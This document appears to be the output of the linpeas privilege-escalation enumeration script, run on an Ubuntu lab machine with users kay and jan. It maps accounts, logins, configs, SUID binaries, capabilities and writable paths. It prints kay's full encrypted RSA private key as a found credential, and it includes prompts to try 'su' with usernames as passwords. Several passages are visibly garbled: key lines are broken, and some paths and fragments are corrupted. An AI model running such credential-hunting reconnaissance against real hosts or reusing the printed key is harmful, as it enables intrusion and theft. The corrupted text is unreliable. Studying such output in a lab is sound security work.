uid=38(list) gid=38(list) groups=38(list)  
uid=39(irc) gid=39(irc) groups=39(irc)

```
uid=3(sys) gid=3(sys) groups=3(sys)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=999(tomcat9) gid=999(tomcat9) groups=999(tomcat9)
uid=9(news) gid=9(news) groups=9(news)
```

### ===== Login now

16:51:28 up 40 min, 1 user, load average: 0.54, 0.13, 0.11

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
jan	pts/0	10.2.92.229	16:46	31.00s	0.08s	0.00s	w

### ===== Last logons

kay	tty1	Wed Apr 18 09:20:23 2018 - down	(00:05)	
reboot	system boot	Tue Apr 17 13:45:54 2018 - Wed Apr 18 09:25:28 2018 (19:39)	0.0.0.0	
kay	tty1	Wed Apr 18 09:02:11 2018 - crash (-19:-16)	0.0.0.0	
reboot	system boot	Tue Apr 17 13:27:20 2018 - Wed Apr 18 09:25:28 2018 (19:58)	0.0.0.0	
kay	tty1	Tue Apr 17 13:21:53 2018 - crash (00:05)	0.0.0.0	
reboot	system boot	Tue Apr 17 13:14:40 2018 - Wed Apr 18 09:25:28 2018 (20:10)	0.0.0.0	
kay	tty1	Tue Apr 17 13:05:36 2018 - down (00:08)	0.0.0.0	
reboot	system boot	Tue Apr 17 13:00:02 2018 - Tue Apr 17 13:14:23 2018 (00:14)	0.0.0.0	

wtmp begins Tue Apr 17 13:00:02 2018

### ===== Last time logon each user

Username	Port	From	Latest
kay	pts/0	192.168.56.102	Mon Apr 23 16:04:07 -0400 2018
jan	pts/0	10.2.92.229	Mon Jan 22 16:46:38 -0500 2024

===== Do not forget to test 'su' as any other user with shell: without password and with their names as password (I don't do it in FAST mode...)

===== Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

### ===== Software Information

=====

### ===== Useful software

```
/usr/bin/
base64

/usr/bin/curl
/usr/bin/lxc
/bin/nc
/bin/nc.traditional
/bin/netcat
/usr/bin/perl
```

```
/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/sudo
/usr/bin/wget
```

#### ===== Installed Compilers

```
/usr/share/
gcc-5
```

#### ===== Analyzing Apache-Nginx Files (limit 70)

```
Apache version: Server version: Apache/2.4.18
(Ubuntu)
Server built: 2017-09-18T15:09:02
httpd Not Found
```

Nginx version: nginx Not Found

#### ===== PHP exec extensions

```
drwxr-xr-x 2 root root 4096 Apr 18 2018 /etc/apache2/sites-
enabled
drwxr-xr-x 2 root root 4096 Apr 18 2018 /etc/apache2/sites-enabled
lrwxrwxrwx 1 root root 35 Apr 18 2018 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-
default.conf
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

```
-rw-r--r-- 1 root root 1332 Mar 19 2016 /etc/apache2/sites-available/000-default.conf
```

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
lrwxrwxrwx 1 root root 35 Apr 18 2018 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-
default.conf
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

#### ===== Analyzing Rsync Files (limit 70)

```
-rw-r--r-- 1 root root 1044 Sep 30 2013 /usr/share/doc/rsync/examples/
rsyncd.conf
[ftp]
```

```
comment = public archive
path = /var/www/pub
use chroot = yes
lock file = /var/lock/rsyncd
read only = yes
list = yes
uid = nobody
gid = nogroup
strict modes = yes
ignore errors = no
ignore nonreadable = yes
transfer logging = no
timeout = 600
refuse options = checksum dry-run
dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz
```

```
===== Analyzing Ldap Files (limit 70)
The password hash is from the {SSHA} to
'structural'
drwxr-xr-x 2 root root 4096 Apr 17 2018 /etc/ldap
```

```
===== Searching ssl/ssh files
===== Analyzing SSH Files (limit
70)
```

```
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAajxLvhuSZ1crRr4ONGUAnKcRvg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZH3QOFIYISPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTEBw31mxjv0ILXAqlaX5QfeXMacIQOUWCHATlpVXmN
IG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqykIKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMI
IIWZye4yrLETfc275hzVvYh6FkLgtOfaly0bMqGlrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGIPs01hAWKIRxUPaEr18lcZ+OIY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWIXxnJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPIOndC6jmrUEUjelbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUDON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XIWR+4Hxbotpx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHIS6B328uVil6Da6frYiOnA4TEjJTPO5RpcSEK
QKlg65glCbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCvo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/Nlk
oSXlOjc8aZemII5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1liFdsMO4nUnyJ3
z+3XTDtZoUI5NiY4jCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxIKntI7+jsNTwuPBCNtSFvo19
I9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnU+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNXYsCED4lspXUE4uMS3yXBpZ/44SyY8KEzrAzal
fn2nnjwQ1U2FajwNtMN5OIshONDEABf9IIaq46LSGpMRahNNXwzozh+/LGFQmGjl
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxsZEndyUOIri9EZ8XX
```

```
oHhZ45rgACPHcdWcrKCBfOQS01hjQ9nSJe2W403lJmsx/U3YLauUaVgrHkFoejnx
CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtsklIfE731
DwOy3ZfI0l1FL6ag0iVwTrPBI1GGQoXf4wMbww9bDF0Zp/6uatViV1dHeqPD8Otj
Vxfx9bkDezp2Ql2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m5i8cFwq/g5VQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2IL36ZNFacO1V6szMaa8/489apbbjpxhutQNu
Eu/lP8xQlXmmpvPsDACMtgA1lpoVI9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q
3QP52kfZzjBt3ciN2AmYv205ENIjvrsacPi3PZRNIjsbGxmXOkVXdVPC5mR/pnlv
wrrVsgjQJoTpFRShHjQ3qSoJ/r/8/D1VCvtD4UsFZ+j1y9kXKLaT/oK491zK8nwG
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMlZOnauC5bKV4i+Yuj7
AGIExXRIjXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXFYYncxMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdamZSnOSyHXuVIB4Jn5
phQL3R8OrZETsuXxfDVkrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdl9i2+uNR
ogjvVVBVVZIBH+w5YJhYtrlNq7DMqAyX1YB2pmC+leRgF3yrP9a2kLAaDk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTwfI80jo8QDlq+HE0bvCB/o2FxQKYEtgFH4/UC
D5qrsHAK15DnhH4IXrlkPIA799CXrhWi7mF5ji41F3O7iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91J7gov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT
t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHI0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLulOhCVzsw/DIUrf+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJsd74VC
3jt1/ZW3Xcb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----
-rw-r--r-- 1 kay kay 771 Apr 19 2018 /home/kay/.ssh/id_rsa.pub
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACzAsDwjb0ft4IO7Kyux8DWocNiS1ajqpdVEo+gfk8Ng624b9qOQp7LOWD-
MVIInFCuzkTA3ZugSyo1OehPc0iyD7SfJIMzsETFvIHB3DILLeNFm11hNeUBCF4Lt6o9uH3lctUPVyZAvbAt7xD66bKjy-
EUy3hrpSnruN+M0exdSjaV54PI9TBfKUmmpqXsrWzMj1QaxBxZMq3xaBxTsFvW2nExOrPOrnlQM4bdAvmvSXtuxL-
w6e5iCaAy1eoTHw0N6lfeGvwchXIICT25gH1gRfS0/NdR9cs78ylxYTLdNnvkxL1J3cVzVHJ/ZfOOWOCK4ij/
K8PIbSnYsBkSnrlIDx27PM7DZCBu+xhlwV5z4hRwwZZG5VcU+nDZZYr4xtpPbQclQWYjVwr5vF3vehk57ymIWLwN-
qU/rSnZ0wZH8MURhVFaNodr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/
NV96LKDqHKCXCrfBOh9BgqjUIAXoDdWLTbunFKu/tgCz0n7SIPSZDxDhF4StAhFbGCHP9NIMvB890FjJE/vys/
PuY3efX1GjTdAijRa019M2f8d0OnjpktNwCIMxEjvKyGQKGPLtTS8o0UAgLfV50Zuhg7H5j6RAJoSgFOtlosnFzwNuxxU-
05ozHuj59wsmn5LMK97sbow== I don't have to type a long password anymore!
```

```
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 /home/kay/.ssh/authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACzAsDwjb0ft4IO7Kyux8DWocNiS1ajqpdVEo+gfk8Ng624b9qOQp7LOWD-
MVIInFCuzkTA3ZugSyo1OehPc0iyD7SfJIMzsETFvIHB3DILLeNFm11hNeUBCF4Lt6o9uH3lctUPVyZAvbAt7xD66bKjy-
EUy3hrpSnruN+M0exdSjaV54PI9TBfKUmmpqXsrWzMj1QaxBxZMq3xaBxTsFvW2nExOrPOrnlQM4bdAvmvSXtuxL-
w6e5iCaAy1eoTHw0N6lfeGvwchXIICT25gH1gRfS0/NdR9cs78ylxYTLdNnvkxL1J3cVzVHJ/ZfOOWOCK4ij/
K8PIbSnYsBkSnrlIDx27PM7DZCBu+xhlwV5z4hRwwZZG5VcU+nDZZYr4xtpPbQclQWYjVwr5vF3vehk57ymIWLwN-
qU/rSnZ0wZH8MURhVFaNodr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/
NV96LKDqHKCXCrfBOh9BgqjUIAXoDdWLTbunFKu/tgCz0n7SIPSZDxDhF4StAhFbGCHP9NIMvB890FjJE/vys/
PuY3efX1GjTdAijRa019M2f8d0OnjpktNwCIMxEjvKyGQKGPLtTS8o0UAgLfV50Zuhg7H5j6RAJoSgFOtlosnFzwNuxxU-
05ozHuj59wsmn5LMK97sbow== I don't have to type a long password anymore!
```

```
-rw-r--r-- 1 root root 601 Apr 17 2018 /etc/ssh/ssh_host_dsa_key.pub
-rw-r--r-- 1 root root 173 Apr 17 2018 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 93 Apr 17 2018 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 393 Apr 17 2018 /etc/ssh/ssh_host_rsa_key.pub
-rw-r--r-- 1 kay kay 771 Apr 19 2018 /home/kay/.ssh/id_rsa.pub
```

```
Port 22
PermitRootLogin prohibit-password
PubkeyAuthentication yes
PermitEmptyPasswords no
ChallengeResponseAuthentication no
UsePAM yes
```

== Possible private SSH keys were found!



/home/kay/.ssh/id\_rsa

==|| Some certificates were found (out limited):

/etc/ssl/certs/

ACCVRAIZ1.pem

/etc/ssl/certs/ACEDICOM\_Root.pem

/etc/ssl/certs/AC\_RAIZ\_FNMT-RCM.pem

/etc/ssl/certs/Actalis\_Authentication\_Root\_CA.pem

/etc/ssl/certs/AddTrust\_External\_Root.pem

/etc/ssl/certs/AddTrust\_Low-Value\_Services\_Root.pem

/etc/ssl/certs/AddTrust\_Public\_Services\_Root.pem

/etc/ssl/certs/AddTrust\_Qualified\_Certificates\_Root.pem

/etc/ssl/certs/AffirmTrust\_Commercial.pem

/etc/ssl/certs/AffirmTrust\_Networking.pem

/etc/ssl/certs/AffirmTrust\_Premium\_ECC.pem

/etc/ssl/certs/AffirmTrust\_Premium.pem

/etc/ssl/certs/Amazon\_Root\_CA\_1.pem

/etc/ssl/certs/Amazon\_Root\_CA\_2.pem

/etc/ssl/certs/Amazon\_Root\_CA\_3.pem

/etc/ssl/certs/Amazon\_Root\_CA\_4.pem

/etc/ssl/certs/Atos\_TrustedRoot\_2011.pem

/etc/ssl/certs/Autoridad\_de\_Certificacion\_Firmaprofesional\_CIF\_A62634068.pem

/etc/ssl/certs/Baltimore\_CyberTrust\_Root.pem

/etc/ssl/certs/Buypass\_Class\_2\_Root\_CA.pem

2160PSTORAGE\_CERTSBIN

==|| Some home ssh config file was found

/usr/share/doc/openssh-client/examples/

sshd\_config

AuthorizedKeysFile .ssh/authorized\_keys

Subsystem sftp /usr/lib/openssh/sftp-server

==|| /etc/hosts.allow file found, trying to read the rules:

/etc/

hosts.allow

Searching inside /etc/ssh/ssh\_config for interesting info

Host \*

SendEnv LANG LC\_\*

HashKnownHosts yes

GSSAPIAuthentication yes

GSSAPIDelegateCredentials no

=====|| Analyzing PAM Auth Files (limit 70)

drwxr-xr-x 2 root root 4096 Apr 19 2018 /etc/

pam.d

-rw-r--r-- 1 root root 2133 Jan 18 2018 /etc/pam.d/sshd

account required pam\_nologin.so

session [success=ok ignore=ignore module\_unknown=ignore default=bad] pam\_selinux.so close

session required pam\_loginuid.so

session optional pam\_keyinit.so force revoke

session optional pam\_motd.so motd=/run/motd.dynamic

session optional pam\_motd.so noupdate

session optional pam\_mail.so standard noenv # [1]

session required pam\_limits.so

session required pam\_env.so # [1]

session required pam\_env.so user\_readenv=1 envfile=/etc/default/locale

session [success=ok ignore=ignore module\_unknown=ignore default=bad] pam\_selinux.so open

|| Searching kerberos conf files and tickets

|| <http://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-active-directory>

ptrace protection is enabled (1), you need to disable it to search for tickets inside processes memory

-rw-r--r-- 1 root root 89 Jul 21 2015 /usr/share/samba/setup/krb5.conf

[libdefaults]

default\_realm = \${REALM}

dns\_lookup\_realm = false

dns\_lookup\_kdc = true

tickets kerberos Not Found

klist Not

Found

|| Searching AD cached hashes

-rw----- 1 root root 430080 Apr 19 2018 /var/lib/samba/private/secrets.tdb

|| Searching tmux sessions

|| <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-shell-sessions>

tmux

2.1

/tmp/tmux-1001

|| Analyzing Keyring Files (limit 70)

drwxr-xr-x 2 root root 4096 Apr 17 2018 /usr/share/keyrings

drwxr-xr-x 2 root root 4096 Apr 17 2018 /var/lib/apt/keyrings

|| Searching uncommon passwd files (splunk)

passwd file: /etc/pam.d/

passwd

passwd file: /etc/passwd

passwd file: /usr/share/bash-completion/completions/passwd

passwd file: /usr/share/lintian/overrides/passwd

|| Analyzing PGP-GPG Files (limit 70)

/usr/bin/

gpg

gpg Not Found

netpgpkeys Not

Found

netpgp Not

Found

```
-rw-r--r-- 1 root root 12255 Aug  1 2017 /etc/apt/trusted.gpg
-rw-r--r-- 1 root root 12335 May 18 2012 /usr/share/keyrings/ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 0 May 18 2012 /usr/share/keyrings/ubuntu-archive-removed-keys.gpg
-rw-r--r-- 1 root root 2294 Nov 11 2013 /usr/share/keyrings/ubuntu-cloudimage-keyring.gpg
-rw-r--r-- 1 root root 0 Nov 11 2013 /usr/share/keyrings/ubuntu-cloudimage-keyring-removed.gpg
-rw-r--r-- 1 root root 1227 May 18 2012 /usr/share/keyrings/ubuntu-master-keyring.gpg
-rw-r--r-- 1 root root 2256 Feb 26 2016 /usr/share/popularity-contest/debian-popcon.gpg
-rw-r--r-- 1 root root 12335 Aug  1 2017 /var/lib/apt/keyrings/ubuntu-archive-keyring.gpg
```

#### ===== Analyzing Cache Vi Files (limit 70)

```
-rw----- 1 root kay 538 Apr 23 2018 /home/kay/.viminfo
```

#### ===== Analyzing Postfix Files (limit 70)

```
-rw-r--r-- 1 root root 694 May 18 2016 /usr/share/bash-completion/completions/
postfix
```

#### ===== Analyzing Samba Files (limit 70)

```
smbstatus only works as
root!
-rw-r--r-- 1 root root 278 Apr 19 2018 /etc/samba/smb.conf
```

```
guest ok = yes
```

```
-rw-r--r-- 1 root root 9542 Mar  7 2018 /usr/share/samba/smb.conf
; logon script = logon.cmd
;
;
; create mask = 0700
; directory mask = 0700
; guest ok = yes
;
# The path below should be writable by all users so that their
;
;
; create mask = 0600
; directory mask = 0700
```

```
create mask = 0700
browseable = yes
```

#### ===== Analyzing Other Interesting Files (limit 70)

```
-rw-r--r-- 1 root root 3771 Aug 31 2015 /etc/
skel/.bashrc
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 /home/kay/.bashrc
```

```
-rw----- 1 root jan 47 Apr 23 2018 /home/jan/.lessht
-rw----- 1 root kay 119 Apr 23 2018 /home/kay/.lessht
```



```
-rwxr-sr-x 1 root crontab 36K Apr  5 2016 /usr/bin/crontab
-rwxr-sr-x 1 root tty 15K Mar  1 2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 61K May 16 2017 /usr/bin/chage
-rwxr-sr-x 1 root ssh 351K Jan 18 2018 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 23K May 16 2017 /usr/bin/expiry
-rwxr-sr-x 1 root tty 27K Nov 30 2017 /usr/bin/wall
-rwxr-sr-x 1 root utmp 425K Feb  7 2016 /usr/bin/screen ---> GNU_Screen_4.5.0
-rwsr-sr-x 1 daemon daemon 51K Jan 14 2016 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root mlocate 39K Nov 18 2014 /usr/bin/mlocate
```

⌋ Checking misconfigurations of ld.so  
 ↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld.so>

/etc/  
 ld.so.conf

Content of /etc/  
 ld.so.conf:

```
include /etc/ld.so.conf.d/*.conf
```

```
/etc/ld.so.conf.d
/etc/ld.so.conf.d/
libc.conf
```

```
- /usr/local/
lib
```

```
/etc/ld.so.conf.d/x86_64-linux-gnu.conf
- /lib/x86_64-linux-
gnu
- /usr/lib/x86_64-linux-gnu
/etc/ld.so.conf.d/x86_64-linux-gnu_GL.conf
- /usr/lib/x86_64-linux-gnu/
mesa
```

/etc/ld.so.preload

⌋  
 Capabilities

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities>

⇒ Current shell  
 capabilities

CapInh:  
 0x0000000000000000=

CapPrm: 0x0000000000000000=

CapEff: 0x0000000000000000=

CapBnd:

```
0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,
cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_r-
aw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_
sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,
cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,ca-
p_block_suspend,37
```

CapAmb: 0x0000000000000000=

⇒ Parent process capabilities  
 CapInh:

0x0000000000000000=

CapPrm: 0x0000000000000000=

CapEff: 0x0000000000000000=

CapBnd:

0x0000003fffffff=cap\_chown,cap\_dac\_override,cap\_dac\_read\_search,cap\_fowner,cap\_fsetid,cap\_kill,cap\_setgid,cap\_setuid,cap\_setpcap,cap\_linux\_immutable,cap\_net\_bind\_service,cap\_net\_broadcast,cap\_net\_admin,cap\_net\_raw,cap\_ipc\_lock,cap\_ipc\_owner,cap\_sys\_module,cap\_sys\_rawio,cap\_sys\_chroot,cap\_sys\_ptrace,cap\_sys\_pacct,cap\_sys\_admin,cap\_sys\_boot,cap\_sys\_nice,cap\_sys\_resource,cap\_sys\_time,cap\_sys\_tty\_config,cap\_mknod,cap\_lease,cap\_audit\_write,cap\_audit\_control,cap\_setfcap,cap\_mac\_override,cap\_mac\_admin,cap\_syslog,cap\_wake\_alarm,cap\_block\_suspend,37

CapAmb: 0x0000000000000000=

Files with capabilities (limited to 50):

/usr/bin/mtr = cap\_net\_raw+ep

/usr/bin/systemd-detect-virt = cap\_dac\_override,cap\_sys\_ptrace+ep

/usr/bin/traceroute6.iputils = cap\_net\_raw+ep

AppArmor binary profiles

-rw-r--r-- 1 root root 3310 Apr 12 2016

sbin.dhclient

-rw-r--r-- 1 root root 125 Jun 14 2017 usr.bin.lxc-start

-rw-r--r-- 1 root root 281 May 23 2017 usr.lib.lxd.lxd-bridge-proxy

-rw-r--r-- 1 root root 23155 Nov 30 2017 usr.lib.snapd.snap-confine.real

-rw-r--r-- 1 root root 1527 Jan 5 2016 usr.sbin.rsyslogd

-rw-r--r-- 1 root root 1469 Sep 8 2017 usr.sbin.tcpdump

Files with ACLs (limited to 50)

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls>

files with acls in searched folders Not

Found

Files (scripts) in /etc/profile.d/

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files>

total

24

drwxr-xr-x 2 root root 4096 Apr 17 2018 .

drwxr-xr-x 99 root root 4096 Nov 15 2018 ..

-rw-r--r-- 1 root root 580 Nov 30 2017 apps-bin-path.sh

-rw-r--r-- 1 root root 663 May 18 2016 bash\_completion.sh

-rw-r--r-- 1 root root 1003 Dec 29 2015 cedilla-portuguese.sh

-rw-r--r-- 1 root root 1557 Apr 14 2016 Z97-byobu.sh

Permissions in init, init.d, systemd, and rc.d

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d>

Hashes inside passwd file? ..... No

Writable passwd file? .....

No

Credentials in fstab/mtab? .....

No

Can I read shadow files? .....

No

Can I read shadow plists? .....

No  
⇒ Can I write shadow plists? .....  
No  
⇒ Can I read opasswd file? .....  
No  
⇒ Can I write in network-scripts? .....  
No  
⇒ Can I read root folder? .....  
No

┌───────────┐ Searching root files in home dirs (limit 30)

/  
home/  
  
/home/jan  
/home/jan/.lessht  
/home/kay/.viminfo  
/home/kay/.lessht  
/root/  
/var/www  
/var/www/html  
/var/www/html/development/dev.txt  
/var/www/html/development/j.txt

┌───────────┐ Searching folders owned by me containing others files on it (limit 100)

-rw-r--r-- 1 root root 0 Jan 22 16:51 /var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/  
user@1001.service/cgroup.clone\_children  
-rw-r--r-- 1 root root 0 Jan 22 16:51 /var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/  
user@1001.service/notify\_on\_release

┌───────────┐ Readable files belonging to root and readable by me but not world readable

┌───────────┐ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)

└─ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files>

/dev/  
mqueue  
  
/dev/shm  
/run/lock  
/run/user/1001  
/run/user/1001/systemd  
/tmp  
/tmp.font-unix  
/tmp.ICE-unix  
/tmp.linpeas.sh  
/tmp.Test-unix  
/tmp/tmux-1001  
#)You\_can\_write\_even\_more\_files\_inside\_last\_directory

/var/crash  
/var/lib/lxcfs/cgroup/memory/cgroup.event\_control  
/var/lib/lxcfs/cgroup/memory/init.scope/cgroup.event\_control  
/var/lib/lxcfs/cgroup/memory/system.slice/accounts-daemon.service/cgroup.event\_control  
/var/lib/lxcfs/cgroup/memory/system.slice/acpid.service/cgroup.event\_control  
/var/lib/lxcfs/cgroup/memory/system.slice/apache2.service/cgroup.event\_control  
/var/lib/lxcfs/cgroup/memory/system.slice/apparmor.service/cgroup.event\_control  
/var/lib/lxcfs/cgroup/memory/system.slice/apport.service/cgroup.event\_control  
/var/lib/lxcfs/cgroup/memory/system.slice/atd.service/cgroup.event\_control

/var/lib/xcfs/cgroup/memory/system.slice/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/console-setup.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/cron.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/dbus.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/dev-disk-byx2duuid-  
db3bdca8x2d5517x2d4600x2db896x2de8479e05e44a.swap/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/dev-hugepages.mount/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/dev-mqueue.mount/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/dev-xvda5.swap/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/grub-common.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/ifup@eth0.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/irqbalance.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/iscsid.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/keyboard-setup.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/kmod-static-nodes.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/lvm2-lvmetad.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/lvm2-monitor.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/xcfs.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/lxd-containers.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/mdadm.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/-.mount/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/networking.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/nmbd.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/ondemand.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/open-iscsi.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/polkitd.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/proc-sys-fs-binfmt\_misc.mount/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/rc-local.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/resolvconf.service/cgroup.event\_control  
